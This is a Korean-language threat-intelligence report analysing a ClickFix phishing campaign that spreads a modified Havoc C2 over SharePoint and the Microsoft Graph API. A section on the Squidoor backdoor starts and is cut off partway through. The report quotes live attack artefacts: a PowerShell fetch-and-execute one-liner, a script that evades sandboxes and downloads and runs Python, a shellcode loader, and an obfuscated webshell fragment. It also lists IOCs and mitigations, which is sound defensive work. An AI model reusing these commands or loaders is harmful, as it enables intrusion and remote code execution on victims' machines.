SECUI

2025 년 3 월 첫째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2025 년 3 월 첫째 주, 최신 위협 현황


1.1 ClickFix 피싱 캠페인으로 유포되는 Havoc C2 프레임워크

1.1.1 키워드 및 요약

+ 키워드: Havoc, ClickFix, KaynLdr, Phishing
+ 요약: ClickFix 와 SharePoint 를 통해 Havoc C2 가 유포됨

1.1.2 위협 설명

+ "Havoc"은 최초 침투 이후에 활용되는 오픈 소스 C2 프레임워크로, 그 외에 많이 사용되는 "Cobalt Strike", "Silver", "Winos4.0"과 같이 공격 대상을 제어하기 위해 많은 공격 캠페인에 사용됨.
+ 최근, Fortinet 社의 연구원들은 "ClickFix[1]"와 다단계 악성코드를 결합하여 수정된 Havoc Demon Agent 를 배포하는 피싱 캠페인을 발견함.
+ 공격자는 SharePoint[2]를 사용하여 악성코드의 각 단계를 수행하고, 수정된 Havoc Daemon 을 Microsoft Graph[3] API 와 함께 사용하여 신뢰할 수 있고 많이 사용되는 서비스 내에 C2 통신을 숨김.



[공격 개요도]


[1] **ClickFix**: 사용자에게 복사-붙여넣기를 유도하여 직접 악성코드를 실행하게 만드는 사회공학기법

[2] **SharePoint**: Microsoft 가 개발한 웹 기반 협업 플랫폼

[3] **Microsoft Graph**: Microsoft Cloud 서비스 리소스에 액세스할 수 있는 RESTful 웹 API

1.1.3 위협 분석

+ 공격 캠페인은 HTML 파일이 첨부된 피싱 이메일로부터 시작되며, 간단한 설명과 긴박한 어조를 사용하여 수신자가 첨부 파일을 바로 열도록 독촉함.



{수신자}님께
검토를 위해 제한된 공지를 보내드립니다. 첨부된 파일 "문서"에 필요한 모든 정보가 포함되어 있습니다.


운영상의 문제가 발생하지 않도록 즉시 해결하시기 바랍니다.

진심으로 감사드립니다.

마케팅 이사
lastfm@schubel.info
이 이메일의 내용은 기밀이며 메시지에 명시된 수신자에게만 전달됩니다. 발신자의 서면 동의 없이 이 메시지의 일부를 제 3 자와 공유하는 것은 엄격히 금지되어 있습니다. 실수로 이 메시지를 수신한 경우, 향후 이러한 실수가 발생하지 않도록 이 메시지에 답장하고 해당 메시지를 삭제해 주시기 바랍니다.

[사용된 피싱 이메일 (위) / 번역한 내용 (아래)]

+ 첨부 파일 "Documents.html"은 가짜 오류 메시지와 HTML 안내문을 사용하여 사용자를 속이고, 악성 PowerShell 명령을 복사하여 PowerShell 이나 터미널에 붙여 넣어 악성코드를 실행하도록하는 ClickFix 공격을 수행함.



[출력되는 가짜 오류 메시지]

[PowerShell 또는 터미널에 복사-붙여넣기를 유도하는 메시지]

+ Document.html 파일의 소스코드에는 Base64 로 인코딩된 문자열이 있는데, 디코딩 결과, PowerShell 스크립트를 다운로드하고 실행하는 PowerShell 명령을 확인 가능.

```
function jE() {
        var Yi = document.getElementById("sh");
        Yi.select();
        document.execCommand("copy");
        window.getSelection().removeAllRanges();
    }

$('.action-btn').on('click', function(){

    jE();
    $('.base-text').hide();
    $('.hidden-content').show();
    $('.button-block').hide();

});

$('.details-btn').on('click', function(){

    window.open('#', '_blank');

});

    $(document).ready(function()
    {
        var ide =
        '[redacted]';
        var VO = atob(ide);

        $("#sh").val(VO);
```

```
powershell -w h -c "iwr 'hxxps://hao771[.]sharepoint.com/_layouts/15/download.aspx?share=EU7smZuKo-pDixZ26BSAaX0BVVcF5VkOc7qEvjsDSAH9OQ'|iex"
```

[Document.html 소스코드 일부 (위) / Base64 디코딩 결과 (아래)]

+ 다운로드되는 PowerShell 스크립트 파일 "payload_20250112_074319.ps1"은 SharePoint 를 통해 다운로드되며, 공격자가 제어함.
+ 스크립트 실행 시, 도메인 컴퓨터 수를 확인하여 실행 환경이 샌드박스인지 확인하고, 레지스트리 경로 "HKCU:₩Software₩Microsoft"에서 이름이 "zr_"로 시작하는 모든 레지스트리 항목을 삭제한 후 지정된 속성을 감염 마커로 추가함.

```
$isSandbox = $false

$domainPCs = (cmd.exe /c net group "domain computers" /domain | find /c /v "").Trim()
if ([int]$domainPCs -lt 10) { $isSandbox = $true }

if ($isSandbox) { exit }

Get-Item -Path 'HKCU:\Software\Microsoft' |
    Get-ItemProperty |
    Select-Object * -ExcludeProperty PSPath,PSParentPath,PSChildName,PSDrive,PSProvider |
    ForEach-Object {
        $_.PSObject.Properties |
        Where-Object { $_.Name -like 'zr_*' } |
        ForEach-Object {
            Remove-ItemProperty -Path 'HKCU:\Software\Microsoft' -Name $_.Name -Force
        }
    }

$registryPath = 'HKCU:\Software\Microsoft'
$registryName = 'zr_ET4HvYX9laVJmgZEOi8IAh8BNSSerBcR1Mz-s_b558TjSA_hao771'
Set-ItemProperty -Path $registryPath -Name $registryName -Value '' -Force
```

[PowerShell 스크립트 일부 (샌드박스 회피 및 감염 마커 추가 기능)]

+ 그 다음, 스크립트는 "pythonw.exe" 파일의 존재 여부를 확인하는데, 확인되지 않으면, Python 인터프리터를 다운로드하고, 확인될 경우, Python 스크립트를 직접 실행.
+ 마지막으로 악성 Python 스크립트를 다운로드하여 악성 활동을 숨기기 위해 숨겨진 창에서 실행.

```
$extractTo = "C:\ProgramData\ET4HvYX9laVJmgZEOi8IAh8BNSSerBcR1Mz-s_b558TjSA"
$pythonExe = Join-Path $extractTo "pythonw.exe"

$pythonInstalled = ((Test-Path $pythonExe) -and (Get-Process -Name "pythonw" -ErrorAction SilentlyContinue))

if (-not $pythonInstalled) {
    try {
        $pythonUrl = "https://www.python.org/ftp/python/3.12.3/python-3.12.3-embed-amd64.zip"
        $pythonZip = "C:\ProgramData\python-3.12.3-embed-amd64.zip"

        $xhr = New-Object -ComObject MSXML2.XMLHTTP
        $xhr.open("GET", $pythonUrl, $false)
        $xhr.send()
        ...

    catch {
        Write-Error $_.Exception.Message
        exit 1
    }
}

try {
    $psi = New-Object System.Diagnostics.ProcessStartInfo
    $psi.FileName = $pythonExe
    $psi.Arguments = "-c `"import urllib.request,ssl;url=
    'https://hao771.sharepoint.com/_layouts/15/download.aspx?share=ET4HvYX9laVJmgZEOi8IAh8BNSSerBcR1Mz-s_b558TjSA';
    context=ssl._create_unverified_context();exec(urllib.request.urlopen(url,context=context).read().decode('utf-8'
    ))`""
    $psi.UseShellExecute = $false
    $psi.CreateNoWindow = $true
    $psi.WindowStyle = 'Hidden'

    $process = [System.Diagnostics.Process]::Start($psi)
    $null = $process.Handle
}
catch {
    Write-Error $_.Exception.Message
    exit 1
}
```


[PowerShell 스크립트 일부 (Python 스크립트 다운로드 및 실행 기능)]

+ 다운로드되는 Python 스크립트는 PowerShell 스크립트와 마찬가지로 동일한 SharePoint 로부터 다운로드 되며, 셸코드 로더 역할을 수행함.
+ 해당 스크립트에서 러시아어로 작성된 디버그 정보를 확인할 수 있었음.
+ 터미널에서 Python 인터프리터를 사용하여 스크립트를 직접 실행 시, 로그에는 "Выделение памяти(메모리 할당)", "Запись в память(셸코드 실행)", "Завершение выполнения скрипта(스크립트 실행 완료)"가 차례로 표시됨.

```
import ctypes
from ctypes import wintypes
import platform
import logging
import time
import sys
sys.dont_write_bytecode = True

# Настройка логгирования
logging.basicConfig(level=logging.DEBUG, format='%(asctime)s - %(levelname)s - %(message)s')
logger = logging.getLogger(__name__)

def allocate_memory(payload_len):

def write_memory(base_address, payload, payload_len):

def execute_shellcode(base_address):
    logger.info("Выполнение shellcode")
    shell_func_type = ctypes.CFUNCTYPE(None)
    shell_func = shell_func_type(ctypes.cast(base_address, ctypes.c_void_p).value)
    shell_func()

def main():
    # Здесь вставьте свой shellcode
    payload = (
b"\x56\x48\x89\xe6\x48\x83\xe4\x
b"\x00\x48\x89\xf4\x5e\xc3\x66\x
b"\x41\x57\x31\xc0\xb9\x0a\x00\x
2025-01-17 15:22:49,416 - INFO - Выделение памяти
2025-01-17 15:22:49,432 - INFO - Запись в память
2025-01-17 15:22:49,432 - INFO - Выполнение shellcode
```


[셸코드 실행을 위한 Python 스크립트 일부]

+ KaynLdr 은 임베디드 DLL 을 반사적으로 로드하도록 설계된 GitHub 셸코드 로더로, 수정된 DJB2 알고리즘을 사용하여 API 해싱으로 분석을 어렵게 만들고, 메모리 할당 및 매핑을 위해 해결된 ntdll API 를 사용함.



[KaynLDR 셸코드 로더를 사용한 DLL 실행]

+ 이 공격 캠페인에서 공격자가 Havoc 을 Microsoft Graph API 와 함께 사용하여 많이 사용되는 서비스 내에서 C2 통신을 숨기는 것이 확인됨.
+ 수정된 Havoc Demon DLL 은 원본과 마찬가지로 "DemonInit" 함수로 시작하고, KaynLdr 과 동일한 해시 알고리즘을 사용하여 필요한 API 를 검색하고 구성 객체를 초기화함.



[Havoc Demon DLL 의 DemonMain 및 검색된 API]

+ 두 번째 기능인 "SharePointC2Init"은 Microsoft API 를 사용하여 공격자의 SharePoint 에 파일을 초기화함.
+ 먼저, 하드코딩된 공유 비밀[4]을 POST 요청에 필요한 매개변수와 결합한 후, Microsoft Graph API 에 대한 액세스 토큰을 얻기 위해 Microsoft Identity Platform 의 "/token" 엔드포인트로 요청을 보냄.

[하드코딩된 공유 비밀을 포함한 액세스 토큰 요청]

[4] **공유 비밀(Shared Secret)**: 보안 통신에 관련된 당사자에게만 알려진 암호화 키 또는 데이터

+ 다음으로, 획득한 토큰을 사용하여 PUT 요청을 통해 SharePoint 의 기본 문서 라이브러리에 두 개의 파일을 생성.


```
PUT /v1.0/sites/hao771.sharepoint.com,9ca21a8e-2641-4d60-a784-
a7cbbfb9b021,a01d5860-1d5f-4f03-abc5-add73aaf25c0/drive/root:/
VictimIDpD9-tKout:/content HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Authorization: Bearer
[redacted] Token [redacted]
User-Agent: Mozilla/5.0
Content-Length: 0
Host: graph.microsoft.com
```

[루트 폴더에 파일 생성]

+ Havoc AgentID 는 파일명으로 VictimID 를 생성하고, 아래와 같이 접미사 "pD9-tKout" 또는 "pD9-tKin"을 붙여 목적을 나타냄.


파일명	설명
{VictimID}pD9-tKout	피해자의 정보를 전송하는 데 사용
{VictimID}pD9-tKin	C2 명령을 수신하는 데 사용

+ C2 로 전송된 초기 패킷은 "DemonMetaData" 함수에서 수집한 데이터를 포함하는 CheckIn 요청이며, 이 단계에서는 호스트 이름, 사용자 이름, 도메인 이름, IP 주소, 프로세스 세부 정보, OS 정보, 사용자에게 높은 권한의 계정 존재 여부, Demon DLL 의 구성과 같은 피해자의 정보가 C2 서버로 전송됨.
+ 모든 컨텐츠는 AES-256 알고리즘의 CTR 모드를 사용하여 암호화되며, 임의로 생성된 32 bytes 키와 16 bytes 의 초기 벡터가 있음.
+ 헤더와 결합된 후, "TransportSend" 기능을 통해 C2 서버로 전송됨.




[Havoc GitHub 에 대한 CheckIn 요청 및 메타데이터 구조]

+ TransportSend 기능은 요청을 {VictimID}pD9-tKout 파일에 업데이트한 다음 Microsoft Graph API 를 사용한 GET 메서드로 C2 에서 응답을 검색하여 {VictiID}pD9-tKin 파일의 내용에 액세스하도록 수정됨.
+ 응답이 검색되면, {VictiID}pD9-tKin 파일의 내용이 즉시 지워짐.




[수정된 TransportSend 함수 및 FetchInFile 함수]

+ 다음으로, 응답의 내용을 AgentID 와 비교하여 일치하면 "session.connected" 플래그가 설정되고, 공격자의 새 작업을 기다리기 위해 디스패처 루틴에 진입.
+ 디스패처 루틴에서 에이전트는 "Get Job" 요청을 보내고, 응답을 명령 ID, 요청 ID, 작업으로 구문 분석을 수행하며, 아래와 같이 "DEMON_COMMAND_NO_JOB (명령 ID: 0xA)"만 관찰되었으나, 다른 명령 ID 가 존재하고 프로그램에서 0xA 가 아닌 경우 작업이 복호화되고 실행된다는 것이 발견됨.



[{VictimID}pD9-tKin 파일 액세스]

+ 지원되는 명령은 아래와 같이 Havoc GitHub 의 명령과 동일하며, 대상에 대한 정보 수집, 파일 작업, 명령 및 페이로드 실행, 토큰 조작 등이 포함됨.



[Demon 명령을 실행하기 위한 기본 기능]

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
Domain	hao771[.]sharepoint[.]com
FileHash-SHA256	51796effe230d9eca8ec33eb17de9c27e9e96ab52e788e3a9965528be2902330
	989f58c86343704f143c0d9e16893fad98843b932740b113e8b2f8376859d2dd
	A5210aaa9eb51e866d9c2ef17f55c0526732eacb1a412b910394b6b51246b7da
	cc151456cf7df7ff43113e5f82c4ce89434ab40e68cd6fb362e4ae4f70ce65b3

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://www.fortinet.com/blog/threat-research/havoc-sharepoint-with-microsoft-graph-api-turns-into-fud-c2


1.2 Squidoor 백도어의 다양한 C2 통신 기법

1.2.1 키워드 및 요약

+ 키워드: Squidoor, WebShell, Backdoor
+ 요약: 다양한 프로토콜을 사용하여 C2 와 통신하는 Squidoor 백도어

1.2.2 위협 설명

+ 최근, 동남아시아와 남미 정부의 국방, 통신, 교육 및 항공 분야를 공격 대상으로 하는 "CL-STA-0049"로 식별된 악성 클러스터가 확인됨.
+ 이 공격 활동은 공격 대상의 민감 정보와 해당 조직의 고위 공무원 및 개인에 대한 정보를 수집함.
+ 이 악성 클러스터에 대한 공격자는 최근 발견된 "Squidoor"라는 정교한 백도어를 사용하였으며, 해당 백도어는 Windows 와 Linux 시스템을 모두 대상으로 함.
+ 또한, 탐지를 회피하여 C2 와 통신하기 위해 Outlook API, DNS 터널링, ICMP 터널링을 포함한 여러 프로토콜을 사용함.
+ TTP 에 대한 분석을 바탕으로, 이 활동에 대한 공격자는 중국의 해킹 그룹으로 추정됨.



[Outlook API 를 사용한 Squidoor 의 통신 흐름]

1.2.3 위협 분석

+ 공격자는 주로 IIS 서버의 취약점을 악용하였으며, 여러 개의 웹셸[5]을 배포함.
+ 이러한 웹셸은 지속적인 백도어 역할을 하여 공격자가 피해 시스템에 대한 접근을 유지하며 명령을 실행할 수 있도록 함.
+ 분석 중, 아래와 같은 파일명의 주요 웹셸이 확인됨.

OutlookDC.aspx	Error.aspx (1)
Error.aspx (2)	TimeoutAPI.aspx

+ 배포된 웹셸들은 매우 유사한 것으로 보아, 한 가지의 웹셸의 수정된 버전으로 추정되며, 공통된 특징은 아래와 같음.
  - 동일한 길이의 내장된 복호화 키(서로 다른 샘플 간에 공유될 경우도 존재)
  - 정크 코드[6]를 사용한 광범위한 난독화
  - 일관된 문자열 패턴 및 코드 구조

```
@ PagE LaNguAge = "C#" %  >  <  % try {
 string kisssy = "2" + "0d12" + "27f8" + "87466" + "21";
 byte[]ddaattttta = new /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Security
